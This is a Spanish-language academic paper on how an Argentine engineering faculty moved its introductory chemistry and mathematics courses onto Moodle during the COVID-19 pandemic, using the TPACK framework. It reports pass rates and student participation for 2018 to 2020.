Según Diez de la Cortina [5], la pandemia que el mundo está atravesando resultó ser una oportunidad para adaptar, en cada una de las disciplinas, la metodología y los materiales didácticos a este modelo mediado por la tecnología. La misma autora resalta que el modelo

pedagógico debe basarse en un aprendizaje activo, autónomo, con tareas relevantes y una evaluación continua. Por otra parte Organizaciones internacionales como la UNESCO [6], han compartido recomendaciones dirigidas a los docentes y los centros educativos para garantizar la educación on-line durante la pandemia. Entre ellas podemos mencionar: analizar el tipo de tecnología con la que se cuenta y elegir la más pertinente, ayudar a los docentes y al alumnado a utilizar la tecnología o plataforma elegida, combinar las herramientas tecnológicas a los que el alumnado pueda tener acceso, definir las reglas del aprendizaje on-line, es decir, cómo se resolverán dudas, cómo se realizarán los ejercicios y se evaluarán, etc.

En esta misma línea, Pineda, Valdivia y Ciraso [7] han realizado una propuesta de dimensiones pedagógicas para trabajar en un aula virtual:

-Planificación: incluye los elementos que permiten al estudiante organización y regulación de su propio proceso (calendario del curso, el programa, las consignas de las actividades planteadas.)

-Informativa: recursos, materiales o elementos disponibles, que presentan contenido para el estudio autónomo por parte de los estudiantes.

-Aprendizaje: tareas o actividades que los participantes tienen que realizar en el aula virtual.

-Comunicativa: interacciones entre participantes. Se puede producir a través de los foros, chats, la herramienta de consultas, correo electrónico, videoconferencias.

-Tutorial y evaluativa: hace referencia a aquellas funciones que el docente cumple como guía o mediador del proceso de aprendizaje del estudiante, evaluando su progreso para que pueda mejorar constantemente.

Para el diseño de las actividades de enseñanza y aprendizaje se tomó como marco conceptual el propuesto por el Modelo TPACK que se describe brevemente en el siguiente apartado.

Metodología empleada para el diseño de las actividades

Tanto las aulas virtuales como las presenciales necesitan docentes capacitados para incluir en el proceso de enseñanza y aprendizaje actividades apoyadas por las tecnologías, y además, tener conocimientos de metodologías pedagógicas que las integren, para así poder diseñar, planificar e implementar nuevos escenarios de enseñanza en pos de un aprendizaje significativo de los estudiantes.

La propuesta que consideramos para diseñar nuestras actividades está comprendida en el modelo TPACK (acrónimo de Technological Pedagogical Content Knowledge), el cual se basa en la interacción de contenido-pedagogía-tecnología. Este modelo fue difundido por la Profesora Judi Harris y desarrollado por los investigadores Mishra & Koehler [8] y se fundamenta en que para utilizar adecuadamente la tecnología en la enseñanza se requiere comprender la interrelación entre el conocimiento disciplinar, el pedagógico y el tecnológico teniendo en cuenta el contexto de aplicación.

De acuerdo con Cabero-Almenara, Roig-Vila y Mengual-Andrés [9] este modelo engloba los

conocimientos disciplinares, metodológicos e instrumentales y los integra en contextos con las TIC, interrelacionándolos y generando siete tipos de conocimientos que se ven reflejados en la Figura 1.




Figura 1. Conocimiento tecnológico, pedagógico y disciplinar (TPACK).

Fuente: Adaptado de <http://www.tpack.org>.

Según este modelo, al diseñar una propuesta se deben de tomar tres tipos de decisiones en este orden:

- Curriculares

Definir el tema o bloque de contenidos seleccionado de acuerdo con el diseño curricular y especificar los objetivos de aprendizaje

- Pedagógicas

Plantear qué tipos de actividades se van a proponer y el producto final que esperamos alcanzar. Establecer el rol del docente y el rol que esperamos de los estudiantes para llevar adelante la propuesta. Y por último, qué estrategias de evaluación se van a implementar.

- Tecnológicas

Elegir los recursos digitales que enriquezcan la propuesta en función de las necesidades pedagógicas. Establecer en qué momento y cómo se utilizarán estos recursos.

Nuestro contexto

La Universidad a la que pertenecemos anunció a mediados de marzo de 2020, a raíz de la pandemia del coronavirus, que las clases pasarían de la enseñanza presencial a la virtual. Es entonces, que docentes y estudiantes nos vimos de repente inmersos en un nuevo sistema de enseñanza y aprendizaje, con aulas abiertas pero edificios cerrados.

Las asignaturas Introducción a la Química y Aproximación a la Matemática son parte del Requisito Académico "Introducción a la Ingeniería" que es necesario cumplimentar y aprobar para poder iniciar una carrera de ingeniería en la institución académica de la que formamos parte. Y se presenta con la modalidad de cursada presencial

no obligatoria y evaluación presencial obligatoria, en 3 instancias del año.

Si bien ya contábamos con aulas virtuales como complemento de la presencialidad, nunca se había dictado en forma completa y on-line el curso del Requisito Académico “Introducción a la Ingeniería”.

Contamos con la plataforma Moodle, y en ella se encuentran las aulas virtuales correspondientes al Requisito Introducción a la Ingeniería. Moodle es una herramienta de gestión de aprendizaje (LMS) para la creación de cursos y sitios web a través de internet. Se trata de un proyecto en continuo desarrollo diseñado para dar soporte a un marco de educación constructivista social. En este sentido, esta plataforma supone dar un paso más allá en la implementación de las TIC en la docencia, puesto que los docentes se convierten en el propio administrador de su entorno, diseñándolo y moldeándolo según sus intereses y necesidades. Estas plataformas son útiles no sólo para modalidades de formación a distancia, o en modalidades blended learning, sino también como estrategia complementaria en cursos y asignaturas presenciales [1]. Promueve el trabajo colaborativo y los procesos formativos, que despierta el interés de los estudiantes hacia las tecnologías y que se alinea con los intereses de una población nativa digital. Esta herramienta ha demostrado en varios estudios que mejora la participación en el aula y el rendimiento académico de los estudiantes [10, 11].

Es también una herramienta que se adapta a los distintos ritmos y estilos de aprendizaje, puesto que permite ofrecer información en diferentes formatos (auditivos, visuales, audiovisuales, escritos, etc.) [12], lo que promueve la motivación de los estudiantes frente al aprendizaje [1].

Lo que se ha descrito hasta aquí son las bondades que posee esta plataforma y se han mencionado estudios que así lo avalan, pero requiere de docentes capacitados y una estructura de organización que contemple las realidades de los estudiantes.

Nuestro punto de partida fue, contar con las aulas virtuales ancladas en esta plataforma pero con docentes que nunca habían ingresado en ellas, con algunos que permanecieron un largo período en países extranjeros sin poder regresar a la Argentina, debido a la pandemia, y estudiantes que contaban con los únicos conocimientos impartidos por la escuela secundaria, que se vieron envueltos en una situación compleja dado que muchos de ellos tampoco cuentan con los recursos tecnológicos necesarios para poder acceder a un curso totalmente digitalizado.

Con este estado de situación y con el tiempo corriendo es que nos propusimos el gran desafío de diseñar estos cursos. A continuación detallaremos el marco pedagógico general que nos orientó en esta tarea.

Planificación general

En ambas asignaturas se tuvieron en cuenta las dimensiones pedagógicas que proponen trabajar en un aula virtual [7].

Cabe destacar que la planificación, el armado de actividades, la atención y comunicación con los estudiantes, todo se fue realizando en simultáneo, en la medida en que

transcurría el tiempo. Dado que no hubo tiempo de diagramar previamente los cursos.

Por otra parte, también fueron consideradas las sugerencias que realizan estos autores, entre otros, para estructurar el curso: qué formato elegir para organizar los temas y las unidades; no usar la página principal para poner contenidos en formato de texto; mantener cierta coherencia entre unidades, intentando que tengan la misma estructura; dedicar un tiempo dentro de una unidad para dar una visión general del curso, orientaciones, etc.

El curso de cada asignatura tiene un desarrollo de 15 semanas y abarca contenidos incluidos en los diseños curriculares de la Escuela Secundaria, que se consideran necesarios para afrontar las primeras materias de una carrera de Ingeniería.

Las asignaturas cuentan con un apunte impreso teórico-práctico, los estudiantes podían contar con el mismo, igualmente se les brindó la versión digital. Este material está dividido en capítulos, por eso se consideró apropiado mantener esa estructura en las aulas virtuales.

En el caso de Aproximación a la Matemática, el aula se organizó por rejillas (un formato posible de Moodle), donde cada una correspondía a un capítulo (Figura 2). Además contaron con una rejilla de presentación con indicaciones generales (cronograma, objetivos, etc.). Y en el caso de Introducción a la Química el aula virtual se organizó en formato por semanas, en el cual cada sección tiene un encabezado semanal, y la información se iba anexando y ordenando semanalmente (Figura 3).



Figura 2. Rejillas del aula virtual de Aproximación a la Matemática




Figura 3. Organización por semana en el aula virtual de Introducción a la Química

En ambos casos todas las clases tuvieron la misma estructura:

- Indicaciones sobre las páginas del módulo que debían leerse y ejercitación que se sugería realizar como relevante.
- Foros de consulta para los ejercicios correspondientes a esa clase. Para una mejor organización se establecieron reglas de participación. Interacciones y participación asincrónica.
- Clases por videoconferencia, interacciones sincrónicas.
- Materiales complementarios de enseñanza y aprendizaje.

Diseño y descripción de las actividades según el Modelo TPACK

Como orientación para diseñar las actividades de enseñanza y aprendizaje de Introducción a la Química tomamos la taxonomía que proponen Blanchard, Harris & Hofer [13].

Para las Ciencias Naturales los tipos de actividades las clasifican como: actividades de construcción de conocimientos conceptuales, actividades de construcción de conocimientos procedimentales y actividades de expresión de conocimientos.

Para la Asignatura Introducción a la Química, para los contenidos del diseño curricular de la asignatura, con los recursos tecnológicos que contábamos, docentes y estudiantes, y los conocimientos de los docentes tecnológicos-pedagógicos- disciplinares pudimos proponer las siguientes actividades incluidas en las tipologías antes mencionadas:

- Actividades de construcción de conocimientos conceptuales:

1) Leer textos: se les facilitó a los estudiantes un módulo Teórico- Práctico de la Materia en formato digital del cual podrían extraer la información conceptual, ver ejemplos y ejercicios resueltos.

2) Presenciar virtualmente una presentación/ demostración: diseñamos presentaciones digitales con y sin sonido (videos) en las que los estudiantes podría obtener información sobre los contenidos conceptuales como también sobre la resolución de ejercicios, tanto de manera asincrónica como sincrónica utilizando los recursos disponibles de la plataforma Moodle, como es BigBlueButton que es un sistema de videoconferencia web de código abierto para la educación a distancia.

3) Tomar apuntes: los estudiantes pudieron registrar información de las clases virtuales, presentaciones, videos de la cátedra o de la web.

4) Ver imágenes/objetos: los estudiantes pudieron examinar imágenes/objetos tanto fijos como en movimiento a través de videos y animaciones seleccionados de la plataforma Khan Academy (versión en español).

5) Discutir: los estudiantes participaron en diálogos con docentes, con uno o más pares o con la clase completa; en forma sincrónica o asincrónica a través de los Foros de discusión y las clases de videoconferencia.

6) Participar en una simulación: los estudiantes pudieron interactuar con simulaciones digitales con sistemas de respuesta interactiva. Se utilizaron las simulaciones interactivas gratuitas de “Simulaciones PhET Colorado”

creadas en la Universidad Colorado en Boulder, traducidas al español (Figura 4).




Figura 4. Simulador PhET, para balancear ecuaciones químicas

7) Estudiar: los estudiantes pudieron estudiar terminología, clasificaciones, revisiones de pruebas, etc. A partir de los simuladores, videos realizados por los docentes, cuestionarios de Moodle y el material digital contenido en el módulo Teórico- Práctico, el cual incluye exámenes de instancias anteriores.

- Actividades de construcción de expresión de conocimientos.

8) Responder preguntas: los estudiantes respondieron preguntas realizadas por los docentes y de sus pares a través del Chat y del sitio de videoconferencia. También a través de software para la elaboración de pruebas como son los cuestionarios de Moodle (Figura 5).




Figura 5. Cuestionario de Moodle, autoevaluación de Introducción a la Química

9) Rendir una prueba: Los estudiantes tuvieron la posibilidad de acreditar sus conocimientos para aprobar la Asignatura a través de la evaluación realizada con un cuestionario de Moodle, de similares características a los cuestionarios de autoevaluación.

Los tipos de actividades de aprendizaje en el área de Matemática, es presentada por los autores Grandgenett, Harris & Hofer [14] mediante una taxonomía, que se ha considerado al momento de planificar didácticamente las clases de Aproximación a la Matemática con integración de tecnología. Estos autores las clasifican en actividades para: considerar, practicar, interpretar, producir, aplicar, evaluar y crear.

A continuación se describen las actividades que se consideraron en el aula virtual de Aproximación a la Matemática.

- Actividades para considerar nuevos conceptos o información:

Además de la lectura del módulo de la asignatura se realizaron videos. Sus contenidos consistieron en la resolución de ejercicios integradores y tomados en exámenes anteriores. También videos con conceptos teóricos y ejemplos que complementaron la lectura del módulo pero no la reemplazaron.

Para la creación de los videos complementarios a la lectura del módulo (Figura 6) se utilizaron varios recursos. Algunos fueron realizados con Genially (<https://www.genial.ly/es>) y grabados con Openboard (<https://openboard.ch/index.en.html>).

Genially, también conocido como Genial.ly, es un software en línea que permite crear presentaciones interactivas y animadas, informes, guías, mapas conceptuales, procesos temporales, quiz. Puede ser usada tanto por profesores como por estudiantes.

OpenBoard es un software libre, de código abierto y multiplataforma (hay versiones para Windows, Apple y Linux) para pizarras digitales interactivas compatible con cualquier cañón y dispositivo de entrada.



Figura 6. Video complementario a la lectura

- Actividades para practicar e interpretar:

Prácticas on-line interactivas: se realizó una búsqueda en la web de recursos (Test, lecciones, videos, gráficos interactivos y simuladores) para complementar los temas desarrollados en cada clase. Se tuvo en cuenta los beneficios de la inclusión de Recursos Educativos Abiertos, pues durante el proceso de aprendizaje se puede hacer uso de graficadores, calculadoras y simuladores, permitiendo al estudiante visualizar los conceptos, facilitando la comprensión, manipulación y experimentación del objeto matemático [15].

Uno de los recursos que se seleccionó fue la plataforma Khan Academy (versión en español) cuya misión es proporcionar una educación gratuita mundial para cualquier persona en cualquier lugar. De acuerdo con Díaz-Perera, De Luna Flores, Salinas-Padilla y Jiménez-Izquierdo [16] y con Ramírez [17], esta plataforma, es de fácil acceso, cuenta con innumerables videos, ejercicios de práctica con evaluación automática y ayuda específica, test por tema y por unidad, con retroalimentación, entre otros recursos.

Otros de los recursos incorporados fueron applets realizados por integrantes de la cátedra, con el software GeoGebra (Figura 7). Dussel [18] expresa que es uno de los software más utilizado en matemática, para visualizar y operar cognitivamente, el mismo combina dinámicamente geometría, álgebra, estadística y cálculo en registros gráficos, de análisis y de organización en hojas de cálculo. Vincula lo experimental y lo conceptual para una organización didáctica y disciplinar que cruza matemática, ciencias, ingeniería y tecnología (STEM: Science Technology Engineering & Mathematics) [19]. Este software permite generar representaciones visuales de objetos matemáticos y tiene la ventaja que los estudiantes, mediante desplazamientos, intervienen sobre los gráficos ilimitadamente, a la vez que estos se traducen en lenguaje algebraico.




Figura 7. Geogebra creado para el curso de Aproximación a la Matemática

- Actividades para aplicar y evaluar

Cuestionarios de autoevaluación realizados por docentes de la cátedra utilizando alguno de los recursos que ofrece la web.

De acuerdo con García-Peñalvo, Corell, Abella-García y Grande [20] se consideró muy importante incluir cuestionarios de autoevaluación con retroalimentación inmediata en cada clase y por unidad. Este tipo de estrategia cumple la función de evaluación formativa, ayuda al estudiante a supervisar sus avances y corregir posibles errores. Contaron con acceso libre a los mismos, sin límite de tiempo para su resolución y con posibilidad de múltiples intentos.

Para las autoevaluaciones se utilizó el recurso cuestionario disponible en Moodle (Figura 8), cuestionarios disponibles en la plataforma Khan Academy (Figura 9) y cuestionarios realizados con el recurso Genially (Figura 10).




Figura 8. Cuestionario de Moodle



Figura 9. Cuestionario de Khan Academy




Figura 10. Cuestionario realizado con Genially

También se realizó un simulacro de evaluación final, pero no vinculante la calificación, se administró un cuestionario Moodle, con preguntas del tipo opción múltiple, verdadero-falso, completar espacios, entre otras y la retroalimentación consistió en la resolución completa y detallada de la ejercitación propuesta. Esta actividad tuvo un doble objetivo, el primero como evaluación formativa, es decir que cada estudiante pudiese controlar sus avances, así detectar debilidades y mejorarlas para la instancia de examen final. El segundo, que los alumnos se familiaricen con un entorno de evaluación virtual. Cabe destacar que previamente se les brindó un video tutorial de cómo utilizar un cuestionario Moodle.

Para la comunicación se usaron los avisos y la mensajería interna del aula virtual.

Los Foros de consulta resultaron de mucha utilidad, los estudiantes disponían de un foro por clase y debían consultar por número de ejercicio o temática. De esta forma las respuestas estaban disponibles para otros estudiantes y además los docentes podían hacer el seguimiento de las dificultades con las que encontraban sobre una temática en particular.

También se atendieron consultas y se realizaron puestas en común de diferentes temas de manera sincrónica en días y horarios fijados previamente utilizando los recursos disponibles de la plataforma Moodle, como son el Chat y BigBlueButton. Este último es un sistema de videoconferencia web de código abierto para la educación a distancia.

Es nuestra intención incorporar en cursos futuros actividades de trabajo colaborativo que ayuden a profundizar los conocimientos matemáticos que ya comprenden. Por ejemplo la utilización de algún software para la elaboración de mapas conceptuales.

Resultados obtenidos

El gran desafío lo presentó la evaluación final para la acreditación de las asignaturas. Se realizó on-line, a través de cada una de las aulas virtuales a través de la modalidad cuestionario de la plataforma Moodle.

En la Tabla 1 se presentan los resultados por año, para cada una de las asignaturas. La primera fila indica la cantidad total de estudiantes que rindieron y debajo se encuentra el porcentaje de aprobación. Puede observarse que los resultados de este año 2020 en el cual tanto el curso como la evaluación fueron en modalidad virtual, se acercan a los que se obtenían años anteriores en modo presencial.

Tabla 1. Porcentaje de aprobados período 2018/2020

Asignatura	Año		
	2018	2019	2020
Aproximación a la Matemática	160 62%	178 30%	162 59%
Introducción a la Química	120 53%	114 55%	107 62%

En la Figuras 11 y 12 se puede observar el rango de calificaciones para las asignaturas Aproximación a la Matemática e Introducción a la Química, respectivamente. Correspondientes al examen final, en el cual la calificación mínima de aprobación es 5 (cinco) registrándose un promedio general de 5,20 sobre un total de 162 estudiantes para la primera de ellas y un promedio de 5,74 sobre un total de 107 estudiantes.




Figura 11. Rango de calificaciones de Aproximación a la Matemática




Figura 12. Rango de calificaciones de Introducción a la Química

Por otra parte es interesante analizar la participación en las actividades propuestas, Foros, clases sincrónicas por videoconferencia, autoevaluaciones y mensajería, de los estudiantes (Figuras 13 y 14).




Figura 13. Vistas y mensajes de estudiantes, Aproximación a la Matemática

Introducción a la Química - Toda la actividad (vistas y mensajes) Estudiante




Figura 14. Vistas y mensajes de estudiantes, Introducción a la Química.

En ambas figuras se muestran las vistas por parte de los estudiantes de todas las actividades del curso (color violeta) y en naranja las correspondientes a mensajes. Las mismas son constantes durante todo el curso. En ambos gráficos se observan picos de participación. Estos corresponden a las instancias de autoevaluación, evaluación final y evaluación flotante. En las fechas cercanas a esas actividades se produjo una mayor participación en los foros de consultas, visualización de los videos y acceso a las diferentes actividades propuestas.

A modo de ejemplo podemos citar para el curso de Aproximación a la Matemática:

- Vistas de la autoevaluación virtual: 3458 por 161 usuarios
- Examen final: 9581 vistas por 171 usuarios
- Temarios de exámenes anteriores: 627 vistas por 225 usuarios
- Foro de consultas examen flotante: 1442 vistas por 97 usuarios.

A modo de cierre

La pandemia mundial de la COVID-19 ha llevado a la suspensión de la actividad docente en muchos países. En nuestro ámbito, una Facultad de Ingeniería de la República Argentina la transformación urgente de las clases presenciales a un formato on-line a distancia se ha llevado a cabo de una forma que se puede considerar como aceptable en términos generales, si bien las medidas se fueron tomando y ajustando a la urgencia y no a una planificación pensada a priori.

Coincidimos con Fernández Enguita [4] que esta situación de urgencia y emergencia sanitaria ha puesto de manifiesto y magnificado las tres brechas educativas existentes:

- Una brecha de acceso, relacionada con tener o no tener acceso a dispositivos electrónicos y/o a conexión a Internet.
- Una brecha de uso, relacionada con el tiempo de uso y la calidad de este, porque habrá hogares que sí cuentan con dispositivos, pero se comparten entre los miembros de la familia.
- Una brecha de competencias digitales, relacionada con las competencias digitales de los docentes y de los

estudiantes para hacer uso adecuado de las herramientas digitales

Del análisis de las estrategias implementadas durante la primera etapa de la epidemia de la COVID-19 en el primer cuatrimestre del ciclo lectivo 2020 en las Asignaturas correspondientes al Requisito Académico Introducción a la Ingeniería surge la importancia de tomar en cuenta, a futuro, la implementación de formas de aprendizaje virtual como complemento de la presencialidad. Para ello habrá que adaptarse a estas nuevas demandas donde la virtualidad, que antes era una opción, ya se ha convertido en una modalidad prácticamente de carácter obligatorio. Por ello, el desarrollo y fortalecimiento de competencias digitales en los docentes resultan imperativos [21].

Volver a las aulas presenciales implicará, además, repensar las formas de interacción y comunicación del estudiante con el docente. En carreras de ingeniería se ha propuesto un cambio de planes de estudio basado en competencias, lo que requiere de un enfoque del Aprendizaje centrado en el estudiante (ACE), en el cual el estudiante es el protagonista de sus aprendizajes y el profesor es el guía o “facilitador” ya que, desde su conocimiento y experiencia, tanto de su rol docente como de la disciplina de que se trate, configura las estrategias y acciones necesarias para que construya el conocimiento [22 y 23].

La pandemia de Covid-19 impactó en las instituciones educativas presentándonos un gran desafío y dejándonos mucho para reflexionar respecto del diseño de los sistemas educativos, las estrategias más adecuadas, las brechas educativas. Además, rescatando lo positivo, fue una oportunidad para que los docentes mejoren sus competencias digitales y los estudiantes desarrollen competencias transversales como la autonomía en el estudio. Esta pandemia transformó tanto el aprendizaje como la enseñanza y creemos que muchos de estos cambios llegaron para quedarse.

Referencias

- [1] Jenaro-Río, C., Castaño-Calle, R., Martín-Pastor, M. y Flores-Robaina, N., “Rendimiento académico en educación superior y su asociación con la participación activa en la plataforma Moodle”, *Estudios sobre Educación*, 34, 2018, pp. 177-198.
- [2] Kearns, L. R. & Frey, B. A., “Web 2.0 Technologies and Back Channel Communication in an Online Learning Community”, *Tech Trends*, 54, 4, 2010, pp. 41-51.
- [3] Tejedor, F. J., García-Valcarcel, A. y Prada, S., “Medida de actitudes del profesorado universitario hacia la integración de las TIC”, *Comunicar*, 33, 2009, pp. 115-124.
- [4] Fernández Enguita, M., “Una pandemia imprevisible ha traído la brecha previsible”, 2020. Recuperado de <https://blog.enguita.info/2020/03/una-pandemiainprevisible-ha-traido-la.html>
- [5] Díez de la Cortina, S., “Enseñar en tiempos de pandemia”, 2020. Recuperado de <https://www.educaweb.com/noticia/2020/04/21/ensenartiempos-pandemia-19145/>
- [6] Unesco, “Propuestas de la UNESCO para garantizar la educación online durante la pandemia”, 2020. Recuperado de (<https://www.educaweb.com/noticia/2020/04/01/propuestas-unesco-garantizar-educacion-online-pandemia-19132/>)
- [7] Pineda, P., Valdivia, P. y Ciraso, A., “Actividades de Moodle: Manual de buenas prácticas pedagógicas”, 2016. Barcelona, España, UAB Universidad Autónoma de Barcelona. Recuperado de https://ddd.uab.cat/pub/estudis/2016/149926/Moodle_buenas_practicas.pdf
- [8] Mishra, P & Koehler, M., “Technological pedagogical content knowledge: a framework for teacher knowledge”, *Teachers College Record*, 108, 6, 2006, pp. 1017–1054. Columbia University. Recuperado de Disponible en http://punya.educ.msu.edu/publications/journal_articles/mishra-koehler-tcr2006.pdf
- [9] Cabero-Almenara, J., Roig-Vila, R y Mengual-Andrés, S., “Conocimientos tecnológicos, pedagógicos y disciplinares de los futuros docentes según el modelo TPACK”, *Digital Education Review*, 32, diciembre 2017, pp. 73-84. Recuperado de <http://greav.ub.edu/der/>
- [10] Bacino, G., “Aula extendida en la educación superior en ingeniería. Una propuesta de aplicación en el área tecnológica básica de Electrotecnia” Tesis de Maestría, Universidad Nacional de La Plata, 2014. Recuperado de <http://gti.fi.mdp.edu.ar/index.php/tesis/>
- [11] Inzunza, B. C., Rocha, R. A., Marquez, C. G. y Duk, M. S., “Asignatura virtual como herramienta de apoyo en la enseñanza universitaria de ciencias básicas: implementación y satisfacción de los estudiantes”, *Formación Universitaria*, 5, 4, 2012, pp. 3-14.
- [12] Solvie, P. A., “Understanding diversity and the teacher’s role in supporting learning in diverse classrooms: Scaffolding early childhood preservice teacher’s growth in initial placements with technology”, *Journal of Educational Multimedia and Hypermedia*, 22, 3, 2013, 317-361.
- [13] Blanchard, M. R., Harris, J., & Hofer, M., “Science learning activity types” (2011, February). Recuperado del wiki de Tipos de actividades de aprendizaje de la Facultad de Educación del College of William and Mary: <http://activitytypes.wm.edu/ScienceLearningATs-Feb2011.pdf>
- [14] Grandgenett, N., Harris, J., & Hofer, M., “Mathematics learning activity types”, 2011. Recuperado del wiki de Tipos de actividades de aprendizaje de la Facultad de Educación del College of William and Mary: <http://activitytypes.wm.edu/MathLearningATs-Feb2011.pdf>
- [15] Infante, P., Quintero, H. y Logreira, C., “Integración de la tecnología en la educación matemática”, *Télématique*, 9, 1, 2010, pp. 33-46.
- [16] Díaz-Perera, J. J, De Luna Flores, M., Salinas-Padilla, H. y Jiménez-Izquierdo, S., “Uso de Khan Academy en la comprensión del análisis gráfico para cálculo diferencial en bachillerato”, *Tecnologías y Aprendizaje: Investigación y Práctica*, Prieto-Méndez, M; Pech-Campos, S y Francesa-Alfaro, A (compiladores), 2018, pp. 483-490. Editorial CIATA.org-UCLM Ciudad Real, España.
- [17] Ramírez, M. D. S. T., “Un enfoque B-Learning en la didáctica de la Química Orgánica”, *Revista del CIIE*, 2014, pp. 286-292.

